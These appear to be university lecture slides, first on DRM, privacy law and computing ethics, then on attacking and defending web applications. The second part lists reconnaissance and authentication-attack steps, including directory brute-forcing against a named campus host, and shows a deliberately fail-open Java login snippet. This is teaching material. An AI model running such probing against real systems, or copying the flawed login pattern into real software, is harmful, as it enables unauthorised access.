
Digital Rights Management (DRM)

- systems and procedures ensuring digital rights holders are clearly identified and receive stipulated payment for their works
 - may impose further restrictions on their use
- no single DRM standard or architecture
- goal often to provide mechanisms for the complete content management lifecycle
- provide persistent content protection for a variety of digital content types / platforms / media

DRM Components



DRM System Architecture



Privacy

- overlaps with computer security
- have dramatic increase in scale of info collected and stored
 - motivated by law enforcement, national security, economic incentives
- but individuals increasingly aware of access and use of personal / private info
- concerns on extent of privacy compromise have seen a range of responses

EU Privacy Law

- European Union Data Protection Directive was adopted in 1998 to:
 - ensure member states protect fundamental privacy rights when processing personal info
 - prevent member states from restricting the free flow of personal info within EU
- organized around principles of:
 - notice, consent, consistency, access, security, onward transfer, enforcement


US Privacy Law

- have Privacy Act of 1974 which:
 - permits individuals to determine records kept
 - permits individuals to forbid records being used for other purposes
 - permits individuals to obtain access to records
 - ensures agencies properly collect, maintain, and use personal info
 - creates a private right of action for individuals
- also have a range of other privacy laws


Organizational Response

- “An organizational data protection and privacy policy should be developed and implemented. This policy should be communicated to all persons involved in the processing of personal information. Compliance with this policy and all relevant data protection legislation and regulations requires appropriate management structure and control. Often this is best achieved by the appointment of a person responsible, such as a data protection officer, who should provide guidance to managers, users, and service providers on their individual responsibilities and the specific procedures that should be followed. Responsibility for handling personal information and ensuring awareness of the data protection principles should be dealt with in accordance with relevant legislation and regulations. Appropriate technical and organizational measures to protect personal information should be implemented.”

Common Criteria Privacy Class




Privacy and Data Surveillance



Ethical Issues

- have many potential misuses / abuses of information and electronic communication that create privacy and security problems
- ethics:
 - a system of moral principles relating benefits and harms of particular actions to rightness and wrongness of motives and ends of them
- ethical behavior here not unique
- but do have some unique considerations
 - in scale of activities, in new types of entities

Ethical Hierarchy



Ethical Issues Related to Computers and Info Systems

- some ethical issues from computer use:
 - repositories and processors of information
 - producers of new forms and types of assets
 - instruments of acts
 - symbols of intimidation and deception
- those who understand / exploit technology, and have access permission, have power over these
- issue is balancing professional responsibilities with ethical or moral responsibilities

Ethical Question Examples

➤ whistle-blower

- when professional ethical duty conflicts with loyalty to employer
- e.g. inadequately tested software product
- organizations and professional societies should provide alternative mechanisms

➤ potential conflict of interest

- e.g. consultant has financial interest in vendor which should be revealed to client

Codes of Conduct

- ethics not precise laws or sets of facts
- many areas may present ethical ambiguity
- many professional societies have ethical codes of conduct which can:
 1. be a positive stimulus and instill confidence
 2. be educational
 3. provide a measure of support
 4. be a means of deterrence and discipline
 5. enhance the profession's public image

Codes of Conduct

- see ACM, IEEE and AITP codes
- place emphasis on responsibility other people
- have some common themes:
 1. dignity and worth of other people
 2. personal integrity and honesty
 3. responsibility for work
 4. confidentiality of information
 5. public safety, health, and welfare
 6. participation in professional societies to improve standards of the profession
 7. the notion that public knowledge and access to technology is equivalent to social power

Summary

- reviewed a range of topics:
 - cybercrime and computer crime
 - intellectual property issues
 - privacy
 - ethical issues

Hacking Web Applications And Investigation

Cyber security

Core Security Problem

- Users submit input
 - Users can interfere with any piece of data transmitted between client and server
 - Using
 - Web-proxies
 - Editing of webpages
 - Tools that generate automatically requests
 - Including
 - Cookies
 - Hidden form data
 - URL
 - HTTP Headers
 - ...
-

Key Problem Factors

- Immature Security Awareness
 - In-House Development
 - Deceptive Simplicity
 - Rapidly Evolving Threat Profile
 - Resource and Time Constraints
 - Overextended Technologies
 - E.g.: JavaScript in AJAX
-

Future of Web Application Security

- Old and well understood vulnerabilities like SQL injection are gradually diminishing
 - Shift to attack other users
-

Core Defense Mechanisms

1. Handling user access
 - to the application's data and functionality to prevent users from gaining unauthorized access.
 2. Handling user input to the application functions
 3. Handling attackers
 - Application behaves appropriately when directly targeted
 - Taking suitable measures to frustrate the attacker
 4. Managing the application itself
 - Enable administrators
 - to monitor its activities
 - to configure its functionality
-

Core Mechanisms

■ Handling User Access

□ Authentication

- Authentication mechanisms suffer from a wide range of defect in design and implementations

□ Session Mechanism

- Virtually all applications issue a token to the user
- Majority of attacks subvert the security of the token

□ Access Control

- Needs to implement fine-grained logic
-


Core Mechanisms

- Handling User Input
 - “Reject Known Bad”
 - Eternal catch-up, no false positives
 - “Accept Known Good”
 - Difficult to define and avoid false negatives
 - E.g. Last names can contain accents and apostrophes
 - Data Sanitization
 - Attempts to remove malicious characters
 - Safe Data Handling
 - Process user supplied data only in safe form
 - E.g. Avoid SQL injection attacks by using parameterized queries for database access
 - Semantic Checks
 - Some data (such as an account number in a banking application) cannot be diagnosed as malformed by itself, but only in context. The process of validating that the account number confirms to the authorized user is a semantic check.
-

Core Mechanisms

■ Boundary Validation

- Establish trust boundaries and validate data as it crosses trust boundaries.



Core Mechanisms

- **Multistep Validation and Canonicalization**
 - Difficulty arises when user input is manipulated through several steps
 - Source of many known attacks
 - Possible solutions include recursive sanitization steps
-

Core Defense Mechanisms

- Handling Attackers
 - Handling Errors
 - Graceful recovery or suitable error message
 - Maintaining Audit Logs
 - Minimum:
 - All events relating to authentication:
 - Successful and failed login
 - Change of password
 - Key transactions
 - Blocked access attempts
 - Any requests containing known attack strings
 - Alerting administrators
 - Usage anomalies,
 - business anomalies (e.g. unusual number of funds transfers),
 - requests containing known attack strings,
 - requests where data hidden from ordinary users has been modified
 - Reacting to attacks
 - Detect probing for vulnerabilities and react to them
 - E.g. slow down interactions
-

Core Defense Mechanisms

- Managing the Application
 - Known dangerous scenario: Administrative functions are embedded in application
 - Effective access control to administrative functions:
 - Otherwise attacker might find a new user account with powerful privileges
 - Administrative functions allow often displaying user data.
 - Cross scripting flaws expose an administrative user session with powerful privileges
 - Administrative functionality is often less tested
-

Mapping the Application

- Enumerating Content and Functionality
 - Web spidering: Request link, then parse it for links and follow them
 - Paros
 - Burp Spider
 - WebScarab
 - Note: Some websites use robots.txt to limit the acquisition of pages by search engines. This contain often pages interesting to an attacker.
 - Advantages:
 - Fully automatic
 - Disadvantages:
 - Fully automatic
 - Will not find unusual navigation mechanisms
 - Such as dynamically created menus
 - Multistage websites use fine-grained input validation that input generated automatically will not pass
 - Zip codes, telephone numbers, ...
 - Automated spidering often uses URLs to identify content and avoid spidering indefinitely, but:
 - Banking applications etc. can use the same URL for the complete process
 - Some applications place volatile data within URLs
 - Have difficulties with authentication:
 - Spiders often use authentication tokens and preset user account information, but will often prematurely break the session by requesting the logout page

Mapping the Application

- User-Directed Spidering
 - User interact with targeted website through a proxy tool
 - Resulting traffic is passed through spidering tool that monitors all requests and responses
 - Done by WebScarab and Burp Suite, similar to IEWatch
 - Advantages
 - Unusual or complex navigation is done by user
 - User controls all data submitted to an application
 - User authenticates him/her-self
 - Dangerous functionality (such as deleteUser.jsp) will be enumerated, but not performed
-

Mapping the Application

- Brute-Force Techniques
 - Map visible site, then decide on directory structure
 - Use dictionary to generate resource names
 - Example: bobadilla.engr.scu.edu/php-bin
 - Search for
 - bobadilla.engr.scu.edu/php-bin/access.php
 - bobadilla.engr.scu.edu/php-bin/account.php
 - bobadilla.engr.scu.edu/php-bin/accounts.php
 - bobadilla.engr.scu.edu/php-bin/accounting.php
 - bobadilla.engr.scu.edu/php-bin/admin.php
 - bobadilla.engr.scu.edu/php-bin/agent.php
 - bobadilla.engr.scu.edu/php-bin/agents.php
 - ...
 - bobadilla.engr.scu.edu/php-bin/home/access.php
 - ...
 - bobadilla.engr.scu.edu/php-bin/admin/access.php
 - ...
 - bobadilla.engr.scu.edu/php-bin/accounting/access.php
 - ...



Mapping the Application

■ Brute Force Methods

□ Interpreting error codes

- 302 Found and redirect to login: Resource may be accessible only to authorized users
 - 302 Found and redirect to error page: might disclose different reasons
 - 400 Bad Request: word list probably contains whitespace characters or other invalid syntax
 - 500 Internal Server Error: Indicates that the page expects certain parameters to be given.
-

Mapping the Application

■ Inference from Published Content

□ Identify naming scheme

- E.g.: If there are pages called AddDocument.jsp and ViewDocument.jsp, then there might be a page EditDocument.jsp, ...
 - Identifiers such as numbers and dates make guessing simple
 - HTML and Javascript content might contain clues about hidden server-side content.
 - Try out different extensions.
 - Search for temporary files created by developer tools and file editors (e.g. file.php-1 if file.php exists)
-

Mapping the Application

- Use of Public Information
 - Search engines such as google, msn, yahoo, ...
 - Google:
 - use site:bobadilla.engr.scu.edu
 - link:bobadilla.engr.scu.edu
 - related:bobadilla.engr.scu.edu
 - Use different tabs in the search such as groups and news
 - Repeat search with “omitted results included”
 - Web archives such as the wayback machine
-

Mapping the Application

- Leveraging the Web Server
 - Web servers can have bugs or ship with default contents
 - Use Nikto (perl script)
 - Discovering hidden parameters
 - Pages behave differently with hidden parameters
 - E.g. debug=true
 - Use lists of common debug parameter names:
 - Debug, test, hide, source, ...
 - Implemented in the “Cluster Bomb” attack by Burp Intruder
 - Monitor responses that indicate that this makes a difference
-

Mapping the Application

- Analyzing the Application: Investigate
 - Core functionality of application
 - Peripheral behavior of application: off-site links, error messages, administrative and logging functions, redirects, ...
 - Core security mechanisms
 - Different location at which user input is processed
 - Technologies employed on the client sides: forms, scripts, thick-client components (Java applets, Active X-controls, Flash), cookies
 - Technologies employed on the server side
-

Mapping the Application

- Identifying Entry Points for User Input
 - URL strings with query string markers
 - Parameters in Post requests
 - Cookies
 - HTTP-headers that might be processed by the application, such as User-Agent, Referer, Accept-Language, Host
 - Out of band channels
 - Web mail applications which render messages sent and received by SMTP
 - Publishing applications that retrieve content via http from another server
 - Intrusion detection systems that use a web application interface
-

Mapping the Application

- Identifying Server-Side Technologies
 - Banner Grabbing
 - HTTP Fingerprinting
 - Protected by tools such as ServerMask by Port80 Software
 - Performed by tools such as httPrint
 - File extensions
 - asp, aspx, jsp, cfm, php, d2w, pl, py, dll, nsf, ntf, ...
 - Directory names
 - servlet – Java servlets, pls – Oracle application server pl/sql gateway, cfdocs or cfide – cold fusion, silverstream, WebObjects or ****.woa – Apple WebObjects, rails – Ruby on rails, ...
 - Session Tokens
 - JSESSIONID, ASPSESSIONID, ASP.NET_SessionId, CFID/CFTOKEN, PHPSESSID
 - Third party code components
-

Mapping the Application

- Identifying Server-Side Functionality
 - Dissecting Requests



Bypassing Client-Side Control

- Hidden fields, cookies, Referer field
 - Use web proxy:
 - Paros
 - WebScarab
 - Paros
 - URL parameters
 - Direct editing or web proxies
-

Bypassing Client-Side Control

- Opaque data
 - Distinguish between obfuscation and poor and good encryption
 - Even data with good encryption might be used for a replay attack
 - ASP.NET ViewState
 - Allows site to store arbitrary information across successive requests in a hidden field as a Base64 string
 - ASP.NET Version 1.1: compressed form of XML
 - ASP.NET Version 2: String is length prepended
 - Developer can protect field by a MAC
 - JavaScript Validation
 - Scripts are simple to identify and change
 - Web proxy can change browser data after local validation
-

Bypassing Client-Side Control

- Reverse engineer thick client control and change parameters, ...
 - Java Applets
 - Identify applet and decompile it
 - E.g. with Jad
 - ActiveX controls
 - Written in C and C++
 - Can be reverse-engineered, but with more difficulty
 - Use a GUI debugger:
 - OllyDebug, IDA PRO
 - Flash
 - Use deassemblers such as flasm
-

Attacking Authentication

- Authentication Technologies
 - HTML-forms
 - Multi-factor mechanisms (e.g. passwords and physical tokens)
 - Client SSL certificates and smartcards
 - HTTP basic and digest authentication
 - Windows-integrated authentication using NTLM or Kerberos
 - Authentication services
-

Attacking Authentication

- Design flaws:
 - Poorly chosen passwords
 - Attack: discover password policies by registering several accounts or change passwords
 - Brute-Forcible login
 - See whether cookies capture the number of login attempts
 - Poorly chosen usernames
 - Email addresses, easily guessable, ...
 - Verbose Failure Messages
 - Classic case: different messages depending on whether username or password is invalid, but the difference might be small
 - This could also be exploited if the timing is different
 - Hack steps:
 - Monitor your own login session with wireshark or web proxy
 - If login form is loaded using http, then application is vulnerable to man in the middle attack, even if the authentication itself is protected by HTTPS
-

Attacking Authentication

■ Design Flaws:

- “Forgotten password” functionality
 - Often not well tested
 - Secondary challenges are much easier to guess
 - User-set secret question
 - Password hints set by user
 - Authentication information sent to an email address specified in password recovery procedure
 - “Remember me” functionality
 - Could use simple persistent cookie, ...
-

Attacking Authentication

- Design flaws:
 - User impersonation functionality
 - Used by websites to allow administrator to impersonate normal users
 - Could be implemented as a “hidden” function such as `/admin/ImpersonateUser.php`
 - Could trust user controllable data such as a cookie
 - Non-unique user names (rare but observed in the wild)
 - Application might or might not enforce different passwords
 - Hack steps: register multiple names with the same user name with different passwords
 - Monitor for behavior differences when the password is already used
 - This allows attacks on frequent usernames
-

Attacking Authentication

- Predictable Initial Password
 - Commonly known passwords:
 - SCU common practice is to use the student id number
 - Hack steps: Try to obtain several passwords in quick succession to see whether they change in a predictable way
 - Insecure Distribution of Credentials
 - Typically distributed out of band such as email
 - If there is no requirement to change passwords, then capturing messages / message archives yields valid credentials
-

Attacking Authentication

■ Fail-Open Login Mechanism

□ Instance of a logic flaw

- Contrived example where any exception leads to login

```
public Response checkLogin(Session session)    {
    try {
        String uname = session.getParameter("username");
        String passwd = session.getParameter("password");
        User user = db.getUser(uname, passwd);
        if (user == null)                { //invalid credentials
            session.setMessage("Login failed");
            return doLogin(session);
        }
    }
    catch (Exception e)                {}
    //valid user
    session.setMessage("Login successful");
    return doMainMenu(session);
}
```

Attacking Authentication

- Logic flaws in multistage login mechanisms
 - Mechanisms provide additional security by adding additional checks
 - Logic flaws are simpler to make.
 - Hacking steps:
 - Monitor successful login
 - Identify distinct stages and the data requested
 - Repeat the login process with various malformed requests
 - Check whether all demanded information is actually processed
 - Check for client-side data that might reflect successful passing through a stage
-

Attacking Authentication

- Insecure Storage of Credentials
 - Often stored in unsecured form in a database
 - Targets of sql injection attacks or authentication weaknesses
-

Protecting Authentication

- Use Strong Credentials
 - Enforce and allow password quality
 - Enforce uniqueness of usernames
 - Be careful about system generated usernames and passwords



Protecting Authentication

- Handle Credentials Secretively
 - Protect all client-server communication with proven cryptography such as SSL
 - Switch to HTTPS already for the login form if you are considering using HTTP only for the main interaction
 - Use only POST requests to transmit credentials
 - Server-side components should store credentials in a safe form.
 - E.g. instead of storing the password, store a hash (SHA256) of the password
 - “Remember me” functionality should only remember non-secret information such as user-names or at least not use clear text credentials. **Beware of XSS attacks**
 - When credentials are distributed via email, they should be sent as securely as possible, time-limited. Ask user to destroy message thereafter.
 - Consider capturing login information in a way that does not use the key-board (to prevent harvesting credentials through keylogging)
-

Protecting Authentication

- Validate credentials properly
 - Validate passwords in full
 - Case-sensitive, without filtering or modifying characters, without truncating passwords
 - Application needs to defend itself aggressively against unexpected events during the login procedure
 - E.g. use catch-all exceptions around all API calls.
 - In the exception handling, delete all session data to invalidate the current session
 - Code review of all authentication logic and source code
 - Beware of user impersonation
-

Protecting Authentication

- Prevent Information Leakage
 - Do not disclose information about authentication parameters
 - Single code component should generate all failed login messages
 - If there is self-registration, prevent a single user from creating a large number of accounts
 - E.g. by providing further information via email and by checking for duplicate email addresses
 - Prevent Brute Force Attacks
 - Use unpredictable usernames
 - Consider a lock-out (account suspension) procedure
 - This does not prevent someone from trying out various usernames with a single weak password
 - Use CAPTCHA challenges
-

Protecting Authentication

- Allow users to change passwords
 - Functionality only available for authenticated sessions
